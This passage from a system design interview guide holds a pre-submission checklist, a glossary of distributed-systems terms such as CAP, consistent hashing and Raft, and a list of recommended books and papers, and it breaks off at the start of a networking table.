| Wrapping up                      | <i>"To summarize the key decisions: we chose [A] for [reason], [B] for [reason]..."</i> |

## Quick Checklist: Before You Submit Your Design

- ☐ Did I clarify requirements and scope?
- ☐ Did I do back-of-envelope estimation?
- ☐ Is there a clear architecture diagram?

- ☐ Did I define the core APIs?
- ☐ Did I choose a database and justify it?
- ☐ Did I address the read/write pattern (caching, replicas)?
- ☐ Did I discuss at least 2 trade-offs explicitly?
- ☐ Did I handle failure scenarios (what if X goes down)?
- ☐ Did I mention monitoring, logging, and alerting?
- ☐ Did I consider security (auth, rate limiting, encryption)?
- ☐ Is the design scalable to 10x the current load?

---

**Remember:** A system design interview is a conversation, not an exam. The interviewer wants to see how you think, communicate, and make decisions under uncertainty. Show your process, not just your answer.

# Appendix C: Glossary

---

*An alphabetical reference of 120+ terms used throughout this book. Each entry provides a concise definition (1-3 sentences) to help you quickly recall concepts during study or interviews.*

---

## A

---

**ACID** A set of properties guaranteeing reliable database transactions: **A**tomicity (all or nothing), **C**onsistency (valid state transitions), **I**solation (concurrent transactions don't interfere), **D**urability (committed data survives crashes). ACID is the hallmark of relational databases like PostgreSQL and MySQL.

**Active-Active** A high-availability configuration where multiple nodes simultaneously handle requests. If one node fails, the others continue serving traffic with no failover delay. Contrast with Active-Passive.

**Active-Passive** A high-availability configuration where a standby node takes over only when the primary (active) node fails. The passive node is idle during normal operation, leading to simpler consistency but slower failover.

**API Gateway** A single entry point that sits in front of multiple backend services, handling cross-cutting concerns such as authentication, rate limiting, request routing, protocol translation, and response aggregation. Common implementations include Kong, AWS API Gateway, and NGINX.

**Availability** The proportion of time a system is operational and accessible, typically expressed as a percentage (e.g., 99.99% = "four nines" = ~52 minutes of downtime per year). Higher availability usually requires redundancy, failover mechanisms, and geographic distribution.

**Auto-Scaling** The ability to automatically add or remove compute instances based on real-time demand metrics (CPU, memory, request count). Cloud providers offer this natively (AWS Auto Scaling, GCP Managed Instance Groups) to handle traffic spikes cost-effectively.

## B

---

**Back Pressure** A flow-control mechanism where a downstream system signals an upstream system to slow down when it's overwhelmed. This prevents cascading failures by letting producers know that consumers can't keep up.

**BASE** An alternative to ACID for distributed systems: **B**asically **A**vailable, **S**oft state, **E**ventually consistent. BASE trades strict consistency for higher availability and partition tolerance, common in NoSQL databases.

**Bloom Filter** A space-efficient probabilistic data structure that tests whether an element is a member of a set. It can produce false positives but never false negatives. Used to avoid expensive disk lookups (e.g., in LSM-tree databases like Cassandra and LevelDB).

**Blue-Green Deployment** A release strategy where two identical production environments ("blue" and "green") exist side by side. New code is deployed to the inactive environment; once verified, traffic is switched over, enabling instant rollback by switching back.

**Bulkhead** A resilience pattern that isolates different parts of a system so that a failure in one component doesn't cascade to others. Named after ship bulkheads that contain flooding, it's implemented via separate thread pools, process isolation, or service segmentation.

## C

---

**Cache Aside (Lazy Loading)** A caching strategy where the application checks the cache first; on a miss, it reads from the database, stores the result in the cache, and returns it. The cache is populated on demand, keeping it lean but requiring a cache miss on the first read.

**Cache Stampede (Thundering Herd)** A situation where many requests simultaneously miss the cache (often when a popular key expires), all hitting the database at once. Mitigated by request coalescing, locking, or staggered TTLs.

**Canary Deployment** A release strategy where a new version is rolled out to a small subset of users or servers first. If no issues arise, the rollout gradually expands to the full fleet. This limits the blast radius of bugs.

**CAP Theorem** States that a distributed system can provide at most two of three guarantees simultaneously: **C**onsistency (every read gets the latest write), **A**vailability (every request gets a response), and **P**artition tolerance (the system works despite network splits). Since network partitions are inevitable, the real choice is between consistency and availability during a partition.

**CDN (Content Delivery Network)** A geographically distributed network of edge servers that cache and serve content (images, videos, static files) close to end users. CDNs reduce latency, offload traffic from the origin server, and improve reliability. Major providers include Cloudflare, Akamai, and AWS CloudFront.

**Circuit Breaker** A resilience pattern that prevents a service from repeatedly calling a failing downstream dependency. After a threshold of failures, the circuit "opens" and requests fail fast (or return a fallback). After a timeout, it "half-opens" to test recovery.

**Consistent Hashing** A technique for distributing data across nodes such that adding or removing a node only requires remapping a small fraction of keys (approximately  $K/N$ , where  $K$  is the number of keys and  $N$  is the number of nodes). Essential for distributed caches and databases.

**Consensus Algorithm** A protocol that enables distributed nodes to agree on a single value or state, even in the presence of failures. Examples include Paxos, Raft, and Zab (ZooKeeper). Consensus is the foundation of leader election and replicated state machines.

**CQRS (Command Query Responsibility Segregation)** An architectural pattern that separates read (query) models from write (command) models. Writes go to an optimized write store, while reads are served from a denormalized read store, allowing each to be scaled and optimized independently.

**CRDT (Conflict-free Replicated Data Type)** A data structure that can be replicated across multiple nodes and updated independently and concurrently without coordination, with a mathematically guaranteed merge function that resolves conflicts automatically. Used in collaborative editing and distributed counters.

## D

---

**DAG (Directed Acyclic Graph)** A graph with directed edges and no cycles, commonly used to model task dependencies in workflow engines (e.g., Apache Airflow), build systems, and data pipelines.

**Data Lake** A centralized repository that stores raw data at any scale in its native format (structured, semi-structured, or unstructured). Unlike a data warehouse, data is schema-on-read rather than schema-on-write. Commonly built on S3, HDFS, or Azure Data Lake Storage.

**Dead Letter Queue (DLQ)** A special queue where messages that cannot be processed successfully after multiple retries are sent. DLQs prevent poison messages from blocking the main processing queue and provide a way to inspect and reprocess failed messages.

**Denormalization** The practice of duplicating or pre-computing data across tables to reduce the number of joins needed at read time. It trades write complexity and storage for faster reads, and is common in read-heavy systems and NoSQL databases.

**DNS (Domain Name System)** The internet's phone book: a hierarchical, distributed system that translates human-readable domain names (e.g., `www.example.com`) into IP addresses. DNS resolution adds latency to the first request and can be used for simple load balancing (DNS round-robin).

**Durability** The guarantee that once a transaction is committed, its data will persist even in the case of system crashes, power failures, or hardware faults. Achieved through write-ahead logs, replication, and backups.

## E

---

**EDA (Event-Driven Architecture)** An architectural pattern where components communicate by producing and consuming events (immutable records of state changes). EDA enables loose coupling, high scalability, and real-time processing. Core technologies include Kafka, RabbitMQ, and AWS EventBridge.

**Elasticsearch** A distributed, RESTful search and analytics engine built on Apache Lucene. It excels at full-text search, log analytics, and real-time indexing. Commonly used as part of the ELK stack (Elasticsearch, Logstash, Kibana) or OpenSearch.

**Eventual Consistency** A consistency model where, after a write, all replicas will eventually converge to the same value, but reads may temporarily return stale data. This model prioritizes availability and performance, and is common in DNS, CDN caches, and NoSQL databases.

**Event Sourcing** A pattern where state changes are stored as an immutable, append-only sequence of events rather than overwriting the current state. The current state is derived by replaying events. This provides a complete audit trail and enables temporal queries.

## F

---

**Failover** The process of automatically switching to a standby system when the primary system fails. Failover can be manual or automatic and applies to databases, servers, DNS, and entire regions.

**Fan-out** The process of distributing a single event or message to multiple recipients. **Fan-out on write** pre-distributes data to all recipients at write time (fast reads). **Fan-out on read** assembles data from multiple sources at read time (less write amplification).

**Fault Tolerance** A system's ability to continue operating correctly even when some of its components fail. Achieved through redundancy (replication), isolation (bulkheads), and graceful degradation (serving partial results).

**Feature Flag (Feature Toggle)** A mechanism to enable or disable features in production without deploying new code. Feature flags support canary releases, A/B testing, and gradual rollouts.

## G

---

**Geohash** A hierarchical spatial data structure that encodes geographic coordinates (latitude, longitude) into a short alphanumeric string. Nearby locations share a common prefix, making it efficient for proximity searches. Used in location-based services and databases like Redis.

**gRPC** A high-performance, open-source RPC framework developed by Google that uses HTTP/2 for transport and Protocol Buffers for serialization. It supports unary, client-streaming, server-streaming, and bidirectional streaming calls. Ideal for low-latency microservice communication.

**GraphQL** A query language for APIs (developed by Facebook) that lets clients request exactly the data they need in a single request. Unlike REST, the client defines the response shape, reducing over-fetching and under-fetching. Trade-offs include added server complexity and potential for expensive queries.

## H

---

**HDFS (Hadoop Distributed File System)** A distributed file system designed to store very large files across clusters of commodity hardware with high fault tolerance. HDFS splits files into large blocks (128 MB default) and replicates them across nodes.

**Health Check** A periodic probe (HTTP endpoint, TCP ping, or script) that monitoring systems use to determine whether a service instance is alive and ready to accept traffic. Load balancers use health checks to route traffic away from unhealthy instances.

**Horizontal Scaling (Scaling Out)** Adding more machines to a system to handle increased load, as opposed to upgrading a single machine (vertical scaling). Horizontal scaling is the foundation of cloud-native architectures and requires stateless services or distributed state management.

**Hot Spot (Hot Key)** A disproportionate concentration of traffic or data on a single node or partition, leading to performance bottlenecks. Hot spots arise from skewed data distribution or viral content. Mitigation strategies include key salting, caching, and request distribution.

## I

---

**Idempotency** The property of an operation where performing it multiple times produces the same result as performing it once. Critical in distributed systems for safe retries -- if a request times out, the client can retry without causing duplicate side effects (e.g., double charging).

**Inverted Index** A data structure that maps content (words, terms) to their locations in a set of documents. It's the core data structure behind full-text search engines like Elasticsearch, Solr, and Lucene, enabling fast keyword lookups across millions of documents.

## J

---

**JWT (JSON Web Token)** A compact, URL-safe token format for securely transmitting claims between parties. A JWT is digitally signed (and optionally encrypted), allowing the recipient to verify its authenticity without contacting the issuer. Commonly used for stateless authentication in APIs.

## K

---

**Kafka (Apache Kafka)** A distributed event streaming platform capable of handling millions of events per second. Kafka uses a log-based architecture with partitioned topics, consumer groups, and configurable retention. It serves as the backbone for event-driven architectures, data pipelines, and real-time analytics.

## L

---

**Latency** The time elapsed between initiating a request and receiving the first byte of the response. Measured in percentiles (p50, p95, p99), latency is affected by network distance, processing time, queue depth, and serialization overhead.



**Leader Election** A coordination process by which distributed nodes agree on a single leader responsible for certain operations (e.g., writes, coordination). Implemented via consensus algorithms (Raft, Paxos) or coordination services (ZooKeeper, etcd).

**Leaky Bucket** A rate limiting algorithm that processes requests at a fixed rate, regardless of burst patterns. Requests enter a queue (the "bucket"); if the bucket is full, new requests are dropped. It smooths out traffic but doesn't allow any bursting.

**Linearizability** The strongest consistency guarantee: every operation appears to take effect atomically at some point between its invocation and completion. A linearizable system behaves as if there's a single copy of the data. Expensive to achieve in distributed systems.

**Load Balancer** A component that distributes incoming network traffic across multiple servers to ensure no single server bears too much load. Load balancers improve availability and throughput. They operate at Layer 4 (TCP/UDP) or Layer 7 (HTTP/application).

**Load Shedding** The practice of intentionally dropping or rejecting a portion of incoming requests when a system is overloaded, to preserve the ability to serve the remaining requests successfully. Prioritizes important traffic over less critical requests.

**LSM Tree (Log-Structured Merge Tree)** A data structure optimized for write-heavy workloads. Writes go to an in-memory buffer (memtable), which is periodically flushed to disk as sorted files (SSTables) and merged in the background. Used by Cassandra, RocksDB, LevelDB, and HBase.

## M

---

**MapReduce** A programming model for processing large data sets in parallel across a cluster. Data is processed in two phases: **Map** (filter and transform) and **Reduce** (aggregate). Pioneered by Google and implemented in Hadoop, though largely superseded by Apache Spark.

**Message Broker** A middleware component that translates messages between sender and receiver protocols, routes messages, and provides queuing. Examples include RabbitMQ, ActiveMQ, and Amazon SQS. Brokers enable asynchronous, decoupled communication between services.

**Microservices** An architectural style where an application is structured as a collection of small, independently deployable services, each owning its own data and communicating via APIs or events. Benefits include independent scaling and deployment; costs include distributed systems complexity.

**Monolith** An architectural style where the entire application is built and deployed as a single unit. Simpler to develop and test initially, but harder to scale, deploy, and maintain as the codebase grows. Many systems start as monoliths and evolve to microservices.

**mTLS (Mutual TLS)** A security protocol where both the client and server authenticate each other using TLS certificates. Unlike standard TLS (where only the server proves its identity), mTLS ensures that both parties are trusted. Common in service mesh architectures (e.g., Istio).

## N

---

**NAT (Network Address Translation)** A method of mapping private IP addresses to public IP addresses, allowing multiple devices on a private network to share a single public IP. NAT is fundamental to how corporate networks and cloud VPCs connect to the internet.

**NoSQL** A broad category of databases that don't use the traditional relational model. Types include key-value (Redis, DynamoDB), document (MongoDB), wide-column (Cassandra, HBase), and graph (Neo4j). NoSQL databases are designed for specific access patterns, horizontal scalability, and flexible schemas.

## O

---

**OAuth 2.0** An authorization framework that allows third-party applications to access a user's resources without exposing their credentials. OAuth defines grant types (authorization code, client credentials, etc.) and access tokens. It's the standard behind "Sign in with Google/GitHub."

**Observability** The ability to understand the internal state of a system from its external outputs. The three pillars of observability are **metrics** (numerical measurements), **logs** (event records), and **traces** (request flow across services). Tools include Prometheus, Grafana, Datadog, and Jaeger.

**Optimistic Concurrency Control** A concurrency strategy that allows multiple transactions to proceed without locking, detecting conflicts at commit time. If a conflict is detected (e.g., a version number has changed), the transaction is retried. Works well when conflicts are rare.

**Outbox Pattern** A pattern for reliably publishing events in a microservices architecture. Instead of publishing an event directly (which risks dual-write failures), the service writes the event to an "outbox" table in the same database transaction, and a separate process polls the outbox and publishes events.

## P

---

**PACELC Theorem** An extension of CAP that states: if there is a **P**artition, choose between **A**vailability and **C**onsistency; **E**lse (when the system is running normally), choose between **L**atency and **C**onsistency. PACELC captures the everyday latency-consistency trade-off, not just during partitions.

**Pagination** A technique for breaking large result sets into smaller pages to reduce response size and improve performance. Common strategies include **offset-based** (LIMIT/OFFSET -- simple but slow for deep pages), **cursor-based** (keyset pagination -- efficient for large data sets), and **token-based**.

**Partitioning (Sharding)** The process of splitting a large data set across multiple database instances (shards), each holding a subset of the data. Partitioning strategies include hash-based (uniform distribution), range-based (sequential scans), and directory-based (lookup table).

**Paxos** One of the earliest consensus algorithms for achieving agreement among distributed nodes, even with failures. Paxos is notoriously difficult to understand and implement correctly, which led to the development of Raft as a more understandable alternative.

**PoP (Point of Presence)** A physical location (data center or edge node) where a CDN, ISP, or cloud provider has servers. PoPs are distributed globally to serve content with low latency by being geographically close to users.

**Pub/Sub (Publish/Subscribe)** A messaging pattern where publishers send messages to a topic (not directly to subscribers), and all subscribers to that topic receive the messages. This decouples producers from consumers. Implemented by Kafka topics, Google Cloud Pub/Sub, AWS SNS, and Redis Pub/Sub.

## Q

---

**Quadtree** A tree data structure where each internal node has exactly four children, used to partition a two-dimensional space recursively. Quadtrees are used in location-based services for spatial indexing, enabling efficient queries like "find all restaurants within 1 km."

**Quorum** The minimum number of nodes that must agree on an operation for it to be considered successful. In a system with N replicas, a common quorum is  $W + R > N$  (where W = write quorum, R = read quorum), ensuring that reads and writes overlap on at least one node.

## R

---

**Raft** A consensus algorithm designed to be more understandable than Paxos while providing the same guarantees. Raft uses leader election, log replication, and safety rules to ensure all nodes agree on the same sequence of commands. Used in etcd, CockroachDB, and TiKV.

**Rate Limiting** The practice of controlling the number of requests a client can make to a service within a given time window. Protects services from abuse, DDoS attacks, and traffic spikes. Common algorithms include token bucket, leaky bucket, fixed window, and sliding window.

**Read Replica** A copy of a database that receives replicated writes from the primary (leader) and serves read queries. Read replicas scale read throughput horizontally but introduce replication lag (eventual consistency between primary and replica).

**Redis** An in-memory data structure store used as a cache, message broker, and database. Redis supports strings, hashes, lists, sets, sorted sets, streams, and more. It achieves ~100K-200K operations per second and offers optional persistence (RDB snapshots, AOF).

**Replication** The process of copying data from one database node (leader) to one or more other nodes (followers) to improve availability, durability, and read throughput. Replication can be synchronous (strong consistency, higher latency) or asynchronous (eventual consistency, lower latency).

**REST (Representational State Transfer)** An architectural style for designing networked APIs using standard HTTP methods (GET, POST, PUT, DELETE) and resource-oriented URLs. REST is stateless, cacheable, and the most common API style for public-facing services.

**Retry (with Exponential Backoff)** A resilience strategy where failed requests are retried after increasing delays (e.g., 1s, 2s, 4s, 8s) to avoid overwhelming a recovering service. Often combined with jitter (random variation) to prevent synchronized retry storms.

**Reverse Proxy** A server that sits in front of backend servers and forwards client requests to them. Unlike a forward proxy (which acts on behalf of the client), a reverse proxy acts on behalf of the server. It provides load balancing, caching, TLS termination, and security.

## S

---

**Saga** A pattern for managing distributed transactions across multiple microservices without two-phase commit. A saga is a sequence of local transactions where each step publishes an event that triggers the next step, and compensating transactions undo previous steps if something fails. Two types: choreography (event-driven) and orchestration (central coordinator).

**Scalability** A system's ability to handle increased load by adding resources. **Vertical scalability** means upgrading to a more powerful machine. **Horizontal scalability** means adding more machines. A scalable system maintains performance as load grows.

**Service Discovery** The mechanism by which services in a distributed system locate each other dynamically at runtime, rather than using hard-coded addresses. Implemented via client-side discovery (e.g., with a registry like Consul or etcd) or server-side discovery (e.g., via a load balancer).

**Service Mesh** A dedicated infrastructure layer for managing service-to-service communication in a microservices architecture. A service mesh (e.g., Istio, Linkerd) handles traffic management, security (mTLS), observability, and resilience (retries, circuit breakers) via sidecar proxies.

**Sharding** See **Partitioning**. The terms are often used interchangeably. Sharding specifically emphasizes distributing data across multiple database instances to scale horizontally.

**SLA / SLO / SLI** **SLA (Service Level Agreement)**: A contractual commitment to a certain level of service (e.g., 99.9% uptime). **SLO (Service Level Objective)**: An internal target (usually stricter than the SLA). **SLI (Service Level Indicator)**: The actual measured metric (e.g., percentage of requests served in < 200ms).

**Snowflake ID** A distributed unique ID generation scheme (originated at Twitter) that produces 64-bit IDs composed of a timestamp, machine/datacenter ID, and sequence number. Snowflake IDs are roughly time-sortable and don't require coordination between nodes.

**Split Brain** A failure scenario in distributed systems where network partitioning causes two or more parts of the system to believe they are the leader, leading to conflicting writes and data divergence. Mitigated by quorum-based leader election and fencing tokens.

**SQL (Structured Query Language)** The standard language for managing and querying relational databases. SQL databases (PostgreSQL, MySQL, Oracle, SQL Server) use tables with fixed schemas, support ACID transactions, and excel at complex queries involving joins.

**SSO (Single Sign-On)** An authentication scheme that allows users to log in once and access multiple applications without re-authenticating. SSO is typically implemented via protocols like SAML, OAuth 2.0, or OpenID Connect.

**Sticky Session (Session Affinity)** A load balancing technique that routes all requests from a given user to the same backend server. While it simplifies session management, it reduces the effectiveness of load balancing and makes failover harder. Prefer stateless services with externalized session storage (e.g., Redis).

**Strangler Fig Pattern** A migration strategy for incrementally replacing a legacy monolith with new microservices. New functionality is built as a separate service, and traffic is gradually redirected from the monolith to the new service, until the monolith is fully replaced.

**Surge Pricing** A dynamic pricing model (popularized by Uber) that increases prices during periods of high demand to balance supply and demand. From a systems perspective, it involves real-time demand estimation, pricing algorithms, and geospatial analysis.

## T

---

**Throughput** The number of operations or requests a system can handle per unit of time (e.g., requests per second, transactions per second, megabytes per second). Throughput and latency are often inversely related under load.

**TLS (Transport Layer Security)** A cryptographic protocol that provides privacy and data integrity between two communicating applications. TLS encrypts data in transit and is the "S" in HTTPS. TLS 1.3 is the latest version, offering improved security and reduced handshake latency.

**Token Bucket** A rate limiting algorithm where a bucket holds a fixed number of tokens, and tokens are added at a fixed rate. Each request consumes one token; if the bucket is empty, the request is rejected. Token bucket allows controlled bursting (up to the bucket's capacity).

**Trie (Prefix Tree)** A tree data structure where each node represents a character, and paths from root to nodes represent prefixes. Tries enable efficient prefix matching and are used in autocomplete systems, IP routing tables, and spell checkers.

**TTL (Time to Live)** A mechanism that specifies how long a piece of data should be considered valid. After the TTL expires, the data is evicted from cache or deleted. TTLs are used in caching (Redis, CDN), DNS records, and message queues.

## V

---

**Vector Clock** A data structure used in distributed systems to track causality between events. Each node maintains a vector of logical timestamps, one per node. Vector clocks detect concurrent events and causal relationships, enabling conflict detection in eventually consistent systems (e.g., Amazon Dynamo).

**Vertical Scaling (Scaling Up)** Increasing the capacity of a single machine by adding more CPU, RAM, disk, or network bandwidth. Vertical scaling is simpler than horizontal scaling but has physical limits and creates a single point of failure.

**VPC (Virtual Private Cloud)** An isolated virtual network within a public cloud provider (AWS, GCP, Azure) that gives you control over IP addressing, subnets, routing, and security. VPCs provide network-level isolation for your cloud resources.

## W

---

**WAF (Web Application Firewall)** A security layer that monitors, filters, and blocks HTTP traffic to/from a web application based on a set of rules. WAFs protect against common attacks like SQL injection, cross-site scripting (XSS), and DDoS. Examples include AWS WAF, Cloudflare WAF, and ModSecurity.

**WebSocket** A communication protocol providing full-duplex, persistent connections over a single TCP connection. After an HTTP upgrade handshake, client and server can send messages in both directions at any time. Ideal for real-time applications like chat, gaming, and live dashboards.

**Write-Ahead Log (WAL)** A technique where every modification to the database is first recorded in an append-only log before being applied to the actual data files. WAL ensures durability (changes can be replayed after a crash) and is used by virtually all relational databases, Kafka, and etcd.

## Z

---

**Zero Trust** A security model that assumes no implicit trust based on network location. Every request must be authenticated, authorized, and encrypted, regardless of whether it originates inside or outside the network perimeter. Implemented via mTLS, identity-aware proxies, and fine-grained access control.

**ZooKeeper (Apache ZooKeeper)** A centralized coordination service for distributed applications, providing distributed configuration management, naming, synchronization (locks), and leader election. ZooKeeper uses the Zab consensus protocol and is used by Kafka (older versions), HBase, and Solr.

---

**Tip:** Use this glossary as a quick refresher before interviews. If you can explain each term in your own words, you have a solid grasp of the system design vocabulary.

# Appendix D: References and Further Reading

A curated collection of books, papers, blogs, courses, and tools to deepen your understanding of system design. Resources are organized by category and roughly ordered from foundational to advanced within each section.

## 1. Books

### Core System Design & Distributed Systems

| # | Title                                                  | Author(s)                               | Year | Why Read It                                                                                                                                                     |
|---|--------------------------------------------------------|-----------------------------------------|------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 | Designing Data-Intensive Applications                  | Martin Kleppmann                        | 2017 | The definitive guide to data systems: replication, partitioning, transactions, consistency, and batch/stream processing. Essential reading for every engineer.  |
| 2 | System Design Interview -- An Insider's Guide (Vol. 1) | Alex Xu                                 | 2020 | Step-by-step walkthroughs of 16 system design problems (URL shortener, news feed, chat, etc.) with clear diagrams and estimation techniques.                    |
| 3 | System Design Interview -- An Insider's Guide (Vol. 2) | Alex Xu & Sahn Lam                      | 2022 | Advanced topics: proximity service, Google Maps, distributed message queue, stock exchange, payment system, hotel reservation, and more.                        |
| 4 | Understanding Distributed Systems                      | Roberto Vitillo                         | 2022 | A concise, modern introduction to distributed systems for practitioners. Covers communication, coordination, scalability, and resiliency patterns.              |
| 5 | Distributed Systems (3rd ed.)                          | Maarten van Steen & Andrew S. Tanenbaum | 2017 | A comprehensive academic textbook covering architectures, processes, communication, naming, coordination, consistency, and fault tolerance. Free PDF available. |

### Software Architecture & Microservices

| # | Title                            | Author(s)  | Year | Why Read It                                                                                                                   |
|---|----------------------------------|------------|------|-------------------------------------------------------------------------------------------------------------------------------|
| 6 | Building Microservices (2nd ed.) | Sam Newman | 2021 | The go-to guide for microservice architecture: decomposition, communication, deployment, testing, and organizational aspects. |

|    |                                              |                                                            |      |                                                                                                                                                     |
|----|----------------------------------------------|------------------------------------------------------------|------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| 7  | <b>Clean Architecture</b>                    | Robert C. Martin                                           | 2017 | Principles of software architecture: dependency rules, component cohesion, boundaries, and the SOLID principles applied to architecture.            |
| 8  | <b>Fundamentals of Software Architecture</b> | Mark Richards & Neal Ford                                  | 2020 | Broad survey of architecture styles (layered, microkernel, event-driven, microservices, etc.) with a practical framework for evaluating trade-offs. |
| 9  | <b>Software Architecture: The Hard Parts</b> | Neal Ford, Mark Richards, Pramod Sadalage, Zhamak Dehghani | 2021 | Tackles the difficult decisions in distributed architecture: service decomposition, data ownership, transactions, contracts, and workflow patterns. |
| 10 | <b>Monolith to Microservices</b>             | Sam Newman                                                 | 2019 | Practical patterns for migrating from a monolithic architecture to microservices (strangler fig, branch by abstraction, parallel run).              |

## Databases & Storage

| #  | Title                                           | Author(s)                             | Year | Why Read It                                                                                                                               |
|----|-------------------------------------------------|---------------------------------------|------|-------------------------------------------------------------------------------------------------------------------------------------------|
| 11 | <b>Database Internals</b>                       | Alex Petrov                           | 2019 | Deep dive into how databases work: storage engines, B-trees, LSM-trees, distributed database internals, consensus, and failure detection. |
| 12 | <b>Seven Databases in Seven Weeks</b> (2nd ed.) | Luc Perkins, Eric Redmond, Jim Wilson | 2018 | Hands-on exploration of PostgreSQL, HBase, MongoDB, CouchDB, Neo4j, DynamoDB, and Redis -- great for understanding when to use which.     |

## Operations, Reliability & Performance

| #  | Title                                        | Author(s)                                                                                  | Year | Why Read It                                                                                                                                    |
|----|----------------------------------------------|--------------------------------------------------------------------------------------------|------|------------------------------------------------------------------------------------------------------------------------------------------------|
| 13 | <b>Site Reliability Engineering</b>          | Betsy Beyer, Chris Jones, Jennifer Petoff, Niall Richard Murphy (Google)                   | 2016 | Google's SRE playbook: SLOs, error budgets, monitoring, incident response, capacity planning, and release engineering. Free online.            |
| 14 | <b>The Site Reliability Workbook</b>         | Betsy Beyer, Niall Richard Murphy, David K. Rensin, Kent Kawahara, Stephen Thorne (Google) | 2018 | Practical companion to the SRE book with hands-on examples of implementing SLOs, alerting, on-call, and incident management.                   |
| 15 | <b>Web Scalability for Startup Engineers</b> | Artur Ejsmont                                                                              | 2015 | Accessible overview of scalability topics: front-end, web layer, caching, data layer, and search, tailored for engineers at growing companies. |

|    |                                            |                   |      |                                                                                                                                           |
|----|--------------------------------------------|-------------------|------|-------------------------------------------------------------------------------------------------------------------------------------------|
| 16 | <b>Release It!</b> (2nd ed.)               | Michael T. Nygard | 2018 | Patterns for building resilient production systems: stability patterns (circuit breakers, bulkheads, timeouts), capacity, and deployment. |
| 17 | <b>High Performance Browser Networking</b> | Ilya Grigorik     | 2013 | Deep understanding of network protocols (TCP, UDP, TLS, HTTP/2, WebSocket) and their performance implications. Free online at hpbnc.co.   |

## Additional Recommended Reads

| #  | Title                                      | Author(s)                                | Year | Why Read It                                                                                                                                         |
|----|--------------------------------------------|------------------------------------------|------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| 18 | <b>The Art of Scalability</b>              | Martin L. Abbott & Michael T. Fisher     | 2015 | The "Scale Cube" framework (X-axis: cloning, Y-axis: functional decomposition, Z-axis: data partitioning) for scaling organizations and technology. |
| 19 | <b>Streaming Systems</b>                   | Tyler Akidau, Slava Chernyak, Reuven Lax | 2018 | Covers windowing, triggers, watermarks, and exactly-once semantics in stream processing (from the creators of Apache Beam).                         |
| 20 | <b>Designing Distributed Systems</b>       | Brendan Burns                            | 2018 | Patterns and paradigms for distributed systems: sidecar, ambassador, adapter, and multi-node patterns (from the co-creator of Kubernetes).          |
| 21 | <b>Building Event-Driven Microservices</b> | Adam Bellemare                           | 2020 | Comprehensive guide to event-driven architecture with Apache Kafka: event streams, stateful processing, schema evolution.                           |
| 22 | <b>Cloud Native Patterns</b>               | Cornelia Davis                           | 2019 | Patterns for building cloud-native applications: redundancy, configuration, lifecycle management, and network interaction.                          |

## 2. Academic Papers

These landmark papers shaped the systems we use today. Reading even the abstracts and introductions will significantly deepen your understanding.

### Storage & Databases

| Paper                                                    | Authors                  | Year | Key Contribution                                                                                                                                       |
|----------------------------------------------------------|--------------------------|------|--------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Dynamo: Amazon's Highly Available Key-value Store</b> | DeCandia et al. (Amazon) | 2007 | Introduced consistent hashing, vector clocks, and eventual consistency for a highly available key-value store. Inspired DynamoDB, Riak, and Cassandra. |

|                                                                                                   |                                   |      |                                                                                                                                                        |
|---------------------------------------------------------------------------------------------------|-----------------------------------|------|--------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Bigtable: A Distributed Storage System for Structured Data</b>                                 | Chang et al. (Google)             | 2006 | Described Google's wide-column store; influenced HBase, Cassandra, and LevelDB.                                                                        |
| <b>The Google File System</b>                                                                     | Ghemawat, Gobioff, Leung (Google) | 2003 | Described a scalable distributed file system for large data-intensive applications. Inspired HDFS.                                                     |
| <b>Spanner: Google's Globally Distributed Database</b>                                            | Corbett et al. (Google)           | 2012 | First globally distributed database with externally consistent reads/writes using TrueTime (GPS + atomic clocks). Inspired CockroachDB and YugabyteDB. |
| <b>Amazon Aurora: Design Considerations for High Throughput Cloud-Native Relational Databases</b> | Verbitski et al. (Amazon)         | 2017 | Decoupled storage and compute for a cloud-native MySQL-compatible database with 6-way replication.                                                     |
| <b>F1: A Distributed SQL Database That Scales</b>                                                 | Shute et al. (Google)             | 2013 | Google's globally distributed SQL database built on Spanner, supporting relational schema and SQL queries at scale.                                    |

## Data Processing

| Paper                                                                                                                                                 | Authors                         | Year | Key Contribution                                                                                                                                |
|-------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------|------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>MapReduce: Simplified Data Processing on Large Clusters</b>                                                                                        | Dean & Ghemawat (Google)        | 2004 | Introduced the map-reduce programming model for parallel processing on commodity hardware. Foundation of Hadoop.                                |
| <b>Kafka: a Distributed Messaging System for Log Processing</b>                                                                                       | Kreps, Narkhede, Rao (LinkedIn) | 2011 | Described Kafka's log-based architecture for high-throughput, low-latency messaging. Now the backbone of event-driven systems.                  |
| <b>The Dataflow Model: A Practical Approach to Balancing Correctness, Latency, and Cost in Massive-Scale, Unbounded, Out-of-Order Data Processing</b> | Akidau et al. (Google)          | 2015 | Unified batch and stream processing model. Foundation of Apache Beam and Google Cloud Dataflow.                                                 |
| <b>Spark: Cluster Computing with Working Sets</b>                                                                                                     | Zaharia et al. (UC Berkeley)    | 2010 | Introduced in-memory cluster computing with resilient distributed datasets (RDDs), dramatically faster than MapReduce for iterative algorithms. |

## Consensus & Coordination

| Paper                                                               | Authors                        | Year | Key Contribution                                                                               |
|---------------------------------------------------------------------|--------------------------------|------|------------------------------------------------------------------------------------------------|
| <b>Raft: In Search of an Understandable Consensus Algorithm</b>     | Ongaro & Ousterhout (Stanford) | 2014 | A more understandable alternative to Paxos for consensus. Used in etcd, CockroachDB, and TiKV. |
| <b>Paxos Made Simple</b>                                            | Leslie Lamport                 | 2001 | A simplified explanation of the Paxos consensus algorithm.                                     |
| <b>The Part-Time Parliament (Paxos)</b>                             | Leslie Lamport                 | 1998 | The original Paxos paper, foundational to all modern consensus algorithms.                     |
| <b>ZooKeeper: Wait-free Coordination for Internet-scale Systems</b> | Hunt et al. (Yahoo)            | 2010 | Described a high-performance coordination service for distributed applications.                |



|                                                                         |                |      |                                                                                                                  |
|-------------------------------------------------------------------------|----------------|------|------------------------------------------------------------------------------------------------------------------|
| <b>Time, Clocks, and the Ordering of Events in a Distributed System</b> | Leslie Lamport | 1978 | Introduced logical clocks and the happened-before relation; one of the most cited papers in distributed systems. |
|-------------------------------------------------------------------------|----------------|------|------------------------------------------------------------------------------------------------------------------|

## Networking & Caching

| Paper                                                              | Authors                    | Year | Key Contribution                                                                                              |
